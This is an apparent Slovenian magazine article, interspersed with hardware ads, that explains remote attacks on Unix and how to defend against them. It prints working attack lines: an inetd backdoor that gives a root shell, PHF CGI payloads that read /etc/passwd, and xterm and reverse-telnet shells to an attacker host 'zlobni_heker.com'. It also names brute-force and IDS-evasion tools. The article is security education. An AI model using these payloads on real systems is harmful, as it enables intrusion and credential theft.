stran www.zlobnihaker.org, pri čemer bi spletni brskalnik izvršil zlonamerno kodo, ki bi vzpostavila povratno povezavo s piratsko lokacijo? V takem primeru bi sistem [zlobnihaker.org](http://www.zlobnihaker.org) najverjetneje pridobil dostop do vašega sistema. Pomislite na posledice, ki bi jih utrpeli, če brskalnik uporabljate kot administrator.

Odpiranje vrat na omrežni kartici

Kaj se bo zgodilo, če ima vaš program za prisluškovanje omrežja (sniffer) varnostno pomanjkljivost? Izpostavljate sistem nevarnosti že s samim prisluškovanjem omrežnega prometa? V to ste lahko 100 % prepričani. Napadalec lahko namreč ustvari paket, ki bo vaš **prisluškovalni program spremenil v »črno luknjo«**.

V tem članku vam bom predstavil konkretne napade, ki vsi po vrsti sodijo v katero izmed zgoraj opisanih kategorij. Če še vedno dvomite, da je vaš sistem ranljiv na oddaljene napade, si odgovorite na naslednja vprašanja:

1. Uporabljate katero izmed aktivnih storitev?
2. Uporabljate usmerjanje?
3. Je morda kdo izmed uporabnikov ali njegova programska oprema izvršil/a ukaze, ki so ogrozili uporabnikov računalnik?
4. So na omrežni kartici »odprta vrata« in ali ji je mogoče dostaviti zlonameren omrežni promet?

Če ste vsaj na eno vprašanje odgovorili pritrdilno, potem vam vsekakor priporočam, da berte naprej.

Fotografija + video + igre = Več zabave

Računalnik Anni Safir z Intel® Pentium® 4 Procesorjem in HT tehnologijo vam nudi neomejeno zabavo.



Računalnik Anni Safir

Procesor Intel® Pentium® 4 Processor 630 with HT Technology (2MB L2 Cache, 3GHz, 800MHz FSB, 64-Bit)
- RAM 512MB DDR, 400MHz - trdi disk 160GB, 7200 rpm
- DVD zapisovalnik 16x Dual Layer - grafična kartica ATI RADEON X550, PCIe, 256M, Tvout - garancija 2 leti.



Intel® Solutions from
a Technology Professional



Anni d.o.o.
Motnica 7a
Trzin



01 | 5 800 800



www.anni.si

Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo, Celeron, Intel Xeon, Intel SpeedStep, Itanium, and Pentium are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.

hekerske metode: vdori v Unix

NAPADI NA SILO

Ugibanje gesel

Napad na Unix bomo začeli s klasičnim prijemom – ugibanjem gesel na silo. Verjetno vam ta način ni preveč privlačen, vendar vsekakor sodi med najučinkovitejše za vdor v Unix. Tovrstni napadi niso nič drugega kot ugibanje kombinacij uporabniškega imena in gesla na aktivni storitvi, ki preverja identiteto uporabnika, preden mu dovoli vstop v sistem.

Najpogosteje se na silo vstopa v naslednje storitve: Telnet, FTP, rlogin, rsh ..., Secure Shell (SSH), imena SNMP, protokol POP (Post Office Protocol) in protokol HTTP oz. HTTPS (Hyper Text Transfer Protocol).

Velik problem tovrstnih sistemov so vsekakor **neodporna gesla**, ki se po možnosti uporabljajo v več sistemih. Eden tovrstnih primerov je tudi, ko sta uporabniško ime in geslo enaka. Skoraj v vseh večjih sistemih, ki jih testiramo, najdemo vsaj en tovrsten račun, saj sistemi uporabnikom dovoljujejo izbiro gesla po njihovi volji. **Prisilite svoje uporabnike na uporabo učinkovitih gesel!**

Ugibanje gesel se lahko opravlja ročno, vendar napadalci skoraj vedno uporabljajo **avtomatizirana orodja**, ki so:

- Brutus (www.hoobie.net/brutus/)
- Brute_web (http://packetstormsecurity.org/Exploit_Code_Archive/brute_web.c)
- Pop (<http://packetstorm.security.com/groups/ADM/ADM-pop.c>)
- TeeNet (www.phenoelit.de/tn/)
- Pwscan.pl (sestavni del skenerja VLAD) (<http://razor.bindview.com7tools/vlad/index.shtml>)

Celovit seznam orodij za izvajanje napadov in varovanje omrežij ter njihovimi opisi v slovenskem jeziku lahko najdete na spletnem naslovu www.pasadena.si/vdori.

Obramba pred ugibanjem gesel na silo

Najboljša obramba je vsekakor uporaba **odpornih gesel**, priporočljiva pa je tudi uporaba mehanizma **enkratnih gesel** (računajte na možnosti DoS). **Programi**, ki vam lahko pomagajo pri ščititvi gesel, so:

- Cracklib ([www.users.dircon.co.uk/\\$tcrpto/download/cracklib.2.7.tgz](http://www.users.dircon.co.uk/$tcrpto/download/cracklib.2.7.tgz))
- Npasswd (www.utexas.edu/cc/unix/software/npasswd)
- Secure Remote Password ([www-cs-students.stanford.edu/\\$ttjw/srp](http://www-cs-students.stanford.edu/$ttjw/srp))
- OpenSSH (www.openssh.org)

Uporaba zgoraj opisanih programov bo dajala visoko stopnjo zaščite samo ob uporabi zdravega razuma, zato **najprej**:

- Preverite, ali imajo vsi uporabniki sistema odporno geslo.
- Vsiliti spremembo gesla vsakih 30 dni za privilegirane račune in vsakih 60 dni za navadne uporabnike.
- Vsiliti gesla z minimalno dolžino 8 alfanumeričnih znakov.
- Spremljajte neuspešne poizkuse prijavi.
- Kjerkoli je to mogoče, uporabite zaklepanje

uporabniških računov (v mislih imejte tudi možnosti DoS oz. namernega zaklepanja računov s strani napadalca).

- Onemogočite storitve, ki jih ne uporabljate.
- Ne uporabljajte istega gesla v več sistemih.
- Ne zapisujte si gesel na papir.
- Nikomur ne povejte svojega gesla.

NAPAD S PODATKI

Zdaj, ko smo si pogledali obrambo pred na videz nenevarnimi napadi s z ugibanjem gesel, si bomo pogledali standard za pridobitev oddaljenega dostopa.

Napad s podatki (data driven attack) se izva-



Najboljša ovira za napadalce je izogibanje varnostnim pomanjkljivostim oz. vzdrževanje varnih sistemov, kar med drugim pomeni izključitev storitev, ki jih ne potrebujete, in redno nameščanje varnostnih popravkov.

ja s pošiljanjem podatkov kateri izmed aktivnih storitev, kar na žrtvini strani izzove nepričakovane oz. neželene rezultate. Oznaka »nenameravan in neželen učinek« velja za žrtev oz. programerja, medtem ko je za napadalca še kako zaželen, saj mu omogoča neavtoriziran vstop. Napade s podatki delimo v dve osnovni skupini: prekoračenje medpomnilnika in preverjanje vhodnih podatkov.

NAPADI S PREKORAČENJEM MEDPOMNILNIKA

Tovrstni napadi so v zadnjem času izjemno priljubljeni, saj napadalcu omogočijo vstop v sistem hkrati pa ponujajo tudi veliko možnost kontrole ranljivega sistema. Napadi s prekoračenjem medpomnilnika (buffer overflow) so znani že vrsto let, pravicati razcvet pa so doživeli z objavo članka **Smashing the Stack for Fun and Profit**, ki je bil objavljen v spletnem hekerskem časopisu **Phrack** št. 49.

Vsak sestavni del operacijskega sistema je lahko ranljiv za tovrstne napade, prav tako slabo napisana aplikacija. Z raziskovanjem takšne aplikacije ali operacijskega sistema lahko napadalec v sistemu izvrši arbitrarne ukaze, s katerimi **prevzame sistem**. Predstavljajte si položaj, v katerem lahko napadalec v vašem strežniku, delovni postaji ali prenosnem računalniku izvrši ukaz ali dva. Odvisno od ravni dostopa lahko napadalec doda novega uporabnika, spremeni gesla, konfiguracijo sistema in podobno.

V vseh primerih napada s prekoračitvijo medpomnilnika je metoda naslednja:

- Napadalec vnese v aplikacijo več podatkov kot pa ima aplikacija rezerviranega prostora. S tem napadalec prepíše lokalne spremenljivke s strojno kodo, pri čemer se sistem ne ustavi ob koncu izvrševanja lokalnih spremenljivk, temveč naloži procesorju tudi izvršitev dodane strojne kode.
- Procesor izvrši dodano strojno kodo in s tem želeni arbitrarni ukaz napadalca (zadnja vrata so s tem odprta).

Celoten problem je v tem, da določena funkcija aplikacije ne preveri količine vnesenih po-

datkov. Zdaj pa si pogledjmo vrste ukazov, ki jih napadalci v večini primerov uporabijo. Pri operacijskem sistemu **Unix** je običajno najuporabnejši način, da na sistemu zaženemo **ukazno lupino** (command shell). Prek te (/bin/sh) lahko izvedemo katerikoli ukaz ali aplikacijo, nameščeno v sistemu.

Pri operacijskem sistemu **Windows NT/2000/XP** napadalci najpogosteje uporabijo prekoračitev medpomnilnika tako, da ta omogoči izvršitev specifičnih **datotek DLL** (Dynamic Link Library). Te datoteke so programčki, ki jih uporabljajo različne aplikacije na sistemu za izvršitev različnih opravil. Ena izmed najučinkovitejših datotek

DLL je prav gotovo WININET.dll, ki omogoča napadalcu pošiljanje zahtev in pridobitev informacij od napadene sistema.

Napadi s prekoračenjem medpomnilnika so odvisni od vrste **procesorja** in **operacijskega sistema**, ki teče v tarčinem sistemu. Zato se tehnike napada razlikujejo od sistema do sistema. Napad zoper sistem Linux na X86 procesorju tako ne bo deloval na sistemu Windows XP in Alpha procesorju itd.

V večini sodobnih aplikacij uporabnik vnese podatke v temu namenjen vnosni prostor. Na lokalnih sistemih uporabnik vnaša ukaze v grafični uporabniški vmesnik (GUI) ali v ukazno vrstico, medtem ko pri programih, do katerih dostopa uporabnik preko omrežja podatki vstopajo skozi vrata na katerih aplikacija posluša.

Za raziskavo prekoračitve medpomnilnika bo napadalec vnesel podatke v GUI ali v ukazno vrstico ali pa bo preko omrežja poslal posebej predelane podatke v katerih bo vključena tudi strojna koda. Tako formuliran vnos bo nato povzročil, da bo aplikacija posredovala škodljivo strojno kodo procesorju, ki bo ukaz izvršil in s tem napadalcu omogočil vstop v sistem.

Napadalci odkrivajo ranljive aplikacije na več načinov med njimi pa so najpogostejši:

- **pregled izvorne kode programa**, kjer iščejo vnose kot npr. fgets, gets, getws, memcpy, memmove, scanf, sprintf, strcat in strncpy
- **izvajanje ranljivega programa v laboratoriju** s pomočjo posebne programske opreme, ki vnaša velike količine podatkov z namenom razkritja podrobnosti prekoračitve medpomnilnika (opis tovrstnega načina najdete na www.eeye.com/html/)

ODKRIVANJE NAPADOV S SISTEMI IDS

Večina omrežno orientiranih sistemov za detekcijo vdorov ima vključeno tudi sposobnost odkrivanja napadov, ki uporabljajo prekoračitev medpomnilnika. Tovrstni sistemi za zaznavanje vdorov (Intrusion Detection System, IDS) se zanašajo izključno na zmožnost **prepoznavanja tipičnih vzorcev napadov**.

Ker so napadi prekoračitve medpomnilnika tako učinkoviti, so napadalci kot odgovor na sisteme IDS izdelali aplikacijo, imenovano **ADMutate**, ki vsebuje nekaj metod izogibanja tovrstnim sistemom odkrivanja. ADMutate je dostopen na naslovu www.ktwo.ca/security.html.

ADMutate je narejen tako, da sprejme kodo tipičnega napada prekoračitve medpomnilnika in nato kodo predela tako, da je sistemi IDS ne prepoznajo kot napad. ADMutate v ta namen uporablja metodo, imenovano večličnost (polimorphism), ki je bolj poznana iz sveta računalniških virusov.

PREKORAČILI SMO MEDPOMNILNIK, KAJ PA ZDAJ?

Prek ranljivega programa v žrtvinem sistemu lahko napadalec dostopa do ukazne lupine. Ukazna lupina bo v tem primeru imela dostop do aplikacij na ravni trenutnega uporabnika sistema. To je še en razlog več, da uporabljanje sistema kot Root (Unix) ali Administrator (Windows) ni preveč zaželeno pri opravih, ki tega nujno ne zahtevajo.

V raziskavi napadov s prekoračitvijo medpomnilnika napadalci uporabljajo različne možnosti. Na kratko si bomo pogledali stvaritev zadnjih vrat s procesom **inetd** in stvaritev zadnjih vrat s protokolom **TFTP** in orodjem **NetCat**.

Stvaritev zadnjih vrat s procesom inetd

Inetd je proces, ki ga uporabljajo sistemi Unix

za obdelavo prihajajočih povezav. Če napadalec v sistemu najde aplikacijo, ki je ranljiva za napad s prekoračenjem medpomnilnika in ta teče na sistemu kot »root«, potem lahko napadalec spremeni konfiguracijo datoteke **inetd**, ki je v imeniku v **/etc/inetd.conf**. Z izkoriščanjem ranljive aplikacije lahko napadalec izvrši naslednji ukaz:

```
/bin/sh -c »echo 6666 stream tcp nowait root /bin/sh sh -i«
>> /etc/inetd.conf; killall -HUP inetd
```

Ta ukaz v tarčinem sistemu zažene ukazno vrstico (**/bin/sh**) in tej ukaže, naj doda vrstico na konec datoteke **/etc/inetd.conf**. Nova vrstica v datoteki **inetd.conf** bo procesu **inetd** ukazala, naj posluša na TCP vratih 6666. Če se kasneje napadalec poveže na vrata 6666, bo proces **inetd** zagnal ukazno lupino kot **root**. Na koncu vidimo ukaz **killall**, ki bo procesu **inetd** poslal **HUP** signal, kar bo povzročilo, da bo **inetd** ponovno prebral spremenjeno konfiguracijsko datoteko **inetd.conf**.

Po tovrstni spremembi sistema se lahko napadalec z orodjem **NetCat** poveže na vrata 6666, kjer ga bo čakala ukazna lupina, s katero bo lahko spreminjal sistem, odtujil podatke in še marsikaj.

Ena od pomanjkljivosti tovrstnega napada je ta, da zahteva **spmembo konfiguracijske datoteke inetd.conf**. Sposoben sistemski skrbnik bo takšno spremembo hitro odkril z orodjem za preverjanje integritete datotek, imenovanega **Tripwire**.

Poleg napadov s prekoračenjem medpomnilnika obstaja na tisoče napadov, ki prav tako omogočajo pridobitev dostopa do ukazne lupine. Vzrok za tovrstne varnostne pomanjkljivosti so običajno napake v programski opremi. Na tem mestu bi poudaril, da je vdor v računalniški sistem dinamično delovanje, ki ni omejeno samo na natančno opisane postopke in procedure. Obstaja nešteto možnosti in načinov, od katerih naj omenim le nekaj, ki so lahko uporabljene tudi v povezavi z našo zgodbo:

- varnostna luknja Unicode v IIS (www.wiretrip.net/rfp/p/doc.asp?id=57)
- Wu-ftpd (www.kb.cert.org/vuls/id/29823)
- izkoriščanje ranljivosti RDS (www.wiretrip.net/rfp/p/doc.asp?id=1)

Onemogočanje prekoračenja medpomnilnika

Najučinkovitejša obramba pred tovrstnimi napadi je **varno programiranje**. Programi se prevečkrat pišejo na hitro, saj stranke od programerja zahtevajo nemogoče. Programer se zaradi tega usmeri na funkcionalnost aplikacije in pri tem pozabi na njeno varnost. Posebej bi poudaril, da je pisanje programa, ki ne bo imel varnostnih pomanjkljivosti, nemogoča naloga. Praksa odkrivanja varnostnih lukenj je namreč pokazala, da je v 1000 vrsticah programske kode prisotnih od 5 do 50 varnostnih pomanjkljivosti. To pomeni, da imajo varnejše aplikacije, ki so v uporabi v bankah vsaj 5 napak na 1000 vrstic, medtem ko imajo vse druge tudi do 50 napak.

ZgANNIte se - Chiligrreeni čakajo

01 | 5 800 800
 info@anni.si
 www.anni.si



chiliGREEN 550V-C

15" zaslon TFT XGA matrika - Ločljivost 1024x 768 - Procesor Intel Celeron M 1.4GHz - Spomin 256 MB DDR - Grafična kartica Vga onboard 64MB - Trdi disk 40GB - Combo DVD/CDRW zapisovalec - Zvočna kartica - 3 x USB 2.0, drsna ploščica - Fax modem 56k, Mrežna 10/100 - VGA out - Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd-jev.
DARILO: WLAN PCMCIA



159.900 sit

chiliGREEN 550V-P

15" zaslon TFT XGA matrika - Ločljivost 1024x 768 - Procesor Intel Centrino M 1.73 GHz - Spomin 512 MB DDR delovnega pomnilnika - Grafična kartica Vga onboard S3 64MB - Trdi disk 60GB - DVD zapisovalec Dual Layer - Zvočna kartica 7.1 - 3 x USB 2.0, Drsna ploščica - Fax modem 56k, Mrežna 10/100 - VGA out, 1x PCMCIA - Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd in dvd-jev.
DARILO: WLAN PCMCIA



224.900 sit

chiliGREEN 645

15,4 zaslon TFT WXGA Glare Type - Ločljivost 1280 x 800 - Procesor Intel Centrino 1.73 GHz - Spomin 512 MB DDR - Grafična kartica NVidia GeForce 6600Go 128Mb - Trdi disk 80GB - DVD zapisovalec Dual Layer - Zvočna kartica AC97 2.2 - fax modem 56k, mrežna 10/100 - 4 x USB 2.0, Drsna ploščica - PCMCIA 1 x Type II, VGA izhod - Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd in dvd-jev.
DARILO: WLAN PCMCIA



299.900 sit

chiliGREEN M570IP

17" zaslon TFT WXGA Glare Type - Ločljivost 1440 x 900 - Procesor Intel Centrino 1,73 GHz - Spomin 512 MB DDR - Grafična kartica VGA ATI M28 X800XT 256Mb PCI-X - Trdi disk 80 GB - DVD zapisovalec Dual Layer - Zvočna kartica AC97 8 kanal - PCMCIA 1 x Type II, VGA izhod - Fax modem 56k - mrežna 10/100/1000, WLAN - Paralel port, PS2, FireWire IEEE 1394 - 4 x USB 2.0, Drsna ploščica - Čitalec kartic 4 v 1, Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd in dvd-jev.



399.900 sit

Za ostale modele chiliGREEN prenosnike obiščite www.anni.si

hekerske metode: vdori v Unix

Sedanja različica Windows XP ima 40 milijonov vrstic kode, medtem ko bo prihajajoči Windows Vista vseboval že 60 milijonov vrstic programske kode. Se še vedno jezite na Microsoft, ko se pojavijo nova varnostna pomanjkljivosti?

Na naslovu www.dwheeler.com/secure-programs/ najdete najpogostejša vprašanja in odgovore na temo varnosti Unixovih programov. Pri ustvarjanju programov bi bilo vsekakor dobro uporabiti varnejše prevajalce, kot je npr. **StackGuard**, ki ga najdete na naslovu <http://immunix.org>. StackGuard vam bo pomagal pri odpravljanju varnostnih lukenj in odpravil pozive ranljivih funkcij na ravni celotnega sistema. Naj vas tovrstna orodja ne zavedejo v lažni občutek varnosti, saj nikakor niso vsemogočna. V programih se predvsem usmerite na zmanjšanje količine programske kode, ki se izvršuje pod administratorskimi privilegiji.

Navadnim smrtnikom preostane nameščanje **poprakov** operacijskega sistema in programov ter **onemogočanje odvečnih storitev**, ki jih v sistemih ne potrebujejo.

NAPADI NA PREVERJANJE VHODNIH PODATKOV

Za lažjo predstavo vam bom na tem mestu predstavil eno starejših pomanjkljivosti tega tipa. To vam bo omogočilo lažje razumevanje drugih podobnih napadov.

Do tovrstnega napada lahko pride v naslednjih primerih:

- program ne prepozna sintaksno nepravilnih vhodnih podatkov;
- modul sprejme odvečne vhodne podatke;
- modulu ne uspeva obdelati vhodnih polj, ki manjkajo;
- pride do napake v korelaciji polje-vrednost.

Eden izmed takšnih je tudi **PHF**, ki je skript CGI in se je uporabljal v prvih različicah spletnega strežnika Apache. Žal si ta program ni pravilno razlagal in preverjal vhodnih podatkov. Originalna različica skripta PHF je namreč sprejemala znak za prehod v novo vrstico (%0a) in nepremišljeno izvršila vse ukaze, ki so takšnemu znaku sledili. Prvotni napad z zlorabo PHF je bil videti takole:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Nevešči napadalci so nato poskušali zlomiti pridobljeno datoteko uporabniških imen in gesel, medtem ko so tisti bolj profesionalni raje neposredno dostopali do ukazne vrstice. Uporaba spletnega strežnika s pravicami administratorja je bila v tem primeru smrtna obsodba.

V tem napadu igrajo glavno vlogo metaznaki, ki so v Unixu rezervirani za posebne namene. Med tovrstnimi metaznaki so tudi: \ / < > ! \$ % & * ; : « » \$t

Kadar program ali skript CGI omogoča vnos tovrstnih znakov **brez preverjanja**, lahko z gotovostjo trdimo, da **omogoča izvršitev poljubne kode**. Obstaja ogromno skriptov CGI, ki so ranljivi na tovrstne napade in se uporabljajo v spletnih strežnikih. Položaj pa je še hujši, saj mnogi programerji ne vedo, kako naj pišejo varne programe. Tovrstnih napadov bo **vse več**, saj se zapletenost in funkcionalnost aplikacij za

elektronsko trgovino neprestano **povečuje**.

Obramba pred vnosi metaznakov je vsekakor preverjanje vnosov, varno programiranje in predvsem varnostno preverjanje aplikacij.

HOČEM SVOJO UKAZNO VRSTICO

Glavni cilj večine napadalcev je dostop do ukazne vrstice. Kaj se zgodi, ko se storitve daljinskega prijavljanja izključijo ali blokirajo na požarnem zidu? Kako bo napadalec dostopal do ukazne vrstice v tovrstnih primerih? Odgovore na ta vprašanja boste dobili v nadaljevanju, pri čemer si bomo pogledali tipičen tovrsten scenarij.

Vzemimo, da poskuša napadalec dostopati do spletnega strežnika, zasnovanega na Unixu, skritega za požarnim zidom ali usmerjevalnikom. Požarni zid pregleduje ves prihajajoči promet, pri čemer za nas v tem primeru znamka ni pomembna, saj opravlja samo usmerjanje prometa in ne posreduje pri izvrševanju kakršnihkoli storitev.

Požarni zid dovoljuje samo pakete HTTP, ki potujejo k priključku 80, in protokol SSL (HTTPS) k priključku 443. Vzemimo, da je spletni strežnik ranljiv na enega izmed prej opisanih napadov na preverjanje podatkov, kot je npr. PHF. Spletni strežnik deluje pod privilegiji uporabnika »nobody«, kar je običajno in z varnostnega vidika zaželeno. Če napadalcu uspe izkoristiti ranljivost PHF pri preverjanju vhodnih podatkov, bo lahko na spletnem strežniku izvrševal programe kot uporabnik »nobody«. Izvrševanje ukazov v tarčinem strežniku je seveda še kako nevarno, vendar je to šele prvi korak k interaktivnemu dostopu do ukazne vrstice.

◆ Osnovni namen Unixa ni bila varnost sistema, kljub temu pa so tovrstni sistemi ob pravilni uporabi izredno odporni na napade.

preusmeri ukazno okolje v svoj X-strežnik.


Poglejmo, kako bi lahko napadalec izkoristil pomanjkljivost PHF tudi za kaj več kot samo za prikaz datoteke **passwd**. Prej omenjeni napad je bil torej videti tako:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Ker lahko napadalec izvršuje ukaze, bo neznatno spremenjena različica istega napada omogočila dostop do interaktivne ukazne vrstice. Končna različica napada bi bila videti tako:

```
/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-t%20-display%20zlobni_heker.com:0.0
```

Spletni strežnik na strani tarče bo po takšnem ukazu zagnal xterm in ga prikazal na X-strežniku lokacije zlobni_heker.com, v oknu katerega je identifikator 0 in na zaslonu katerega je identifikator ravno tako 0. **Napadalec zdaj do popolnosti nadzira tarčin sistem**. Ker je v ukaz vključena možnost **-t** se aktivnost ne bo videla v sistemskih dnevnikih. %20 je heksadecimalni ekvivalent znaka za presledek in označuje presledek med ukazi. Napadalcu je uspelo vstopiti v tarčin sistem brez prijave na katerikoli izmed storitev spletnega strežnika.



OPERACIJA X

Kot smo povedali, lahko napadalec prek varnostne pomanjkljivosti PHF v tarčinem spletnem strežniku izvršuje ukaze. Ena izmed prvih tehnik za pristop do interaktivnega ukaznega okolja pa je uporaba Unixovega grafičnega okolja, imenovanega **X Window System**. X je okolje z okni, v katerem več različnih programov uporablja isti grafični prikaz. X je izjemno robusten in odjemalskim programom omogoča prikazovanje podatkov tako v lokalnem kakor tudi oddaljenem X-strežniku. X-strežnik se izvršuje na priključkih 6000-6063. Napadalcem je običajno najbolj pri srcu X-odjemalec, imenovan **xterm**, ker se z njegovo pomočjo zažene tudi lokalno ukazno okolje. Z uporabo možnosti **-display** lahko napadalec

OBRNJNI TELNET IN POVRATNI KOMUNIKACIJSKI KANALI

Videli smo, da znajo napadalci Xterm dobro izkoristiti. Kaj bo napadalec storil v primeru, ko je previdni administrator iz sistema **umaknil X**? Odstranitev X-a vsekakor pripomore k večji varnosti okolja Unix, vendar obstajajo tudi v tem primeru metode za nepooblaščen vstop v sistem. Ena izmed tovrstnih metod je izdelava **povratnega kanala**, ki ga lahko definiramo kot mehanizem, v katerem je vir komunikacije v ciljnem sistemu in ne v računalniku napadalca. V našem primeru napadalec ne more dostopati do interaktivnega ukaznega okolja po običajni poti, saj požarni zid prepušča samo promet na priključkih 80 in 443. Zaradi tega mora napadalec ustvariti

sejo od ranljivega Unixovega strežnika k svojemu računalniku in tako izdelati povratni komunikacijski kanal.

Prva izmed metod za izdelavo povratnega komunikacijskega kanala uporablja telnet oz. »**obrnjeni telnet**«. Povezava se v tem primeru vzpostavlja od tarčinega sistema proti napadalčevem. Eden izmed razlogov za uporabo telnet je tudi to, da je odjemalec za telnet nameščen na večini Unixovih strežnikov, njegova uporaba pa se zelo redko omejuje.

Za vzpostavitev obrnjenega telnet si bomo pomagali z orodjem **netcat** oz. **nc**. Ker telnet uporabljamo iz tarčinega sistema, moramo na naši strani najprej vključiti sprejemnik, ki bo povezavo z veseljem sprejel. V dveh ločenih oknih v ta namen uporabimo netcat in ukaz:

```
[heker] # nc -l -n -v -p 80
listening on [any] 80
```

```
[heker] # nc -l -n -v -p 25
listening on [any] 25
```

Preden uporabite netcat, se seveda prepričajte, da v vašem sistemu na priključkih 80 in 25 že ne deluje katera izmed aplikacij, kot sta HTTPD ali sendmail. Uporabo orodja netcat smo v preteklih člankih že obdelali, zato se na tem mestu ne bom ponavljal (uporabite Google).

Po končani namestitvi prisluškovalcev na napadalčevi strani bo treba na sistemu izvesti še naslednje ukaze:

```
/bin/telnet zlobni_heker_IP 80 | /bin/sh | /bin/telnet zlobni_heker_IP 25
```

Zloraba PHF-ja pa bo videti tako:

```
/cgi-bin/phf?Qalias=x%0a/bin/telnet%20zlobni_heker.com%2080%20|%20/bin/sh%20|%20/bin/telnet%20zlobni_heker.com%2025
```


Ukaz `/bin/telnet zlobni_heker.com 80` iz zgornjega primera vzpostavi komunikacijo z našim spre-

NASVET

V večini primerov zunanja omrežja ne bi smele imeti dostopa do storitve Portmapper. V nasprotnem primeru namreč težko predvidimo, katere informacije lahko napadalec pridobi in kakšno razdejanje lahko s tem povzroči. Najbolje bo, da storitev izključite ali pa dostop omejite z uporabo požarnega zidu tako, da ga ne bo mogel uporabljati nihče izven vašega krajevnega omrežja.

jemnikom netcat na priključku 80. V delu, ki sledi, vnašamo tipične Unixove ukaze, ki se presumerijo v `/bin/sh` oz. ukazno okolje, imenovano Bourne. Nato se rezultati naših ukazov presumerijo v `/bin/telnet zlobni_heker.com 25`. Rezultat je obrnjeni telnet, ki se prikazuje v dveh ločenih oknih ukazne lupine. Priključki 80 in 25 so bili izbrani namerno, saj jih večina požarnih zidov prepušča kot odhajajoči promet.

◊ **Najvztrajnejši hekerji in projektanti še vedno preiskujejo izvorno kodo, v kateri iščejo varnostne pomanjkljivosti, njihovo objavljane pa je zanje vprašanje prestiža.**



Podobna metoda bi bila izvedljiva tudi brez telnet, samo z orodjem netcat, ki bi ga morali najprej prenesti v tarčin strežnik. Prenos bi se lahko izvršil z uporabo anonimnega FTP-ja ipd.

Obramba pred napadi povratnega komunikacijskega kanala

Pred tovrstnimi napadi se je izjemno težko zaščititi. Najboljša ovira, ki jo lahko v tem primeru postavite pred napadalce, je izogibanje varnost-

nim pomanjkljivostim oz. vzdrževanje varnih sistemov. To pomeni obvezno **izključitev storitev, ki jih ne potrebujete**, in redno nameščanje **varnostnih popravkov**. Razmislite tudi o odstranitvi X-a in overjanju odhajajočih povezav na strani požarnega zidu.

Se nadaljuje! V naslednji številki sledijo nekateri eksotični oddaljeni napadi in področje lokalnih napadov. ■

UŽITEK V DOVRŠENOSTI

HITACHI
Inspire the Next



www.lukvel.si



Plazma in LCD TV

Lukvel d.o.o., Šmartinska cesta 130, 1000 Ljubljana - uradni zastopnik za Hitachi Digital Media Group.
Za informacije o prodaji Hitachi izdelkov pokličite 01 542 10 37. Več o naši ponudbi preberite na www.lukvel.si.

ZA USPEŠNO VODENJE PROJEKTOV PODJETJA

Podjetje Comland, ki se ukvarja z razvojem informacijskih rešitev za podjetja in javno upravo, je predstavilo že tretjo različico svoje systemske rešitve za projektno vodenje – Projektno pisarno 3.0.

Piše: Tomaž Lukman

tomaz.lukman@mojmikro.si

Sodobna poslovna okolja temeljijo na prilagodljivosti in dinamičnosti podjetij in zaposlenih. Podjetja se od starih organizacijskih struktur usmerjajo k novejšim, matričnim in projektnim strukturam. Projektno vodenje je lahko zelo učinkovito, a le če je projekt proces ustrezno voden in nadzorovan. Za to pa podjetje potrebuje ustrezen **projektni informacijski sistem**, ki zagotavlja pregledno in učinkovito spremljanje izvajanja projektov na vseh ravneh ter fazah izvedbe.

REFERENČNA APLIKACIJA A PROJEKTNO VODENJE

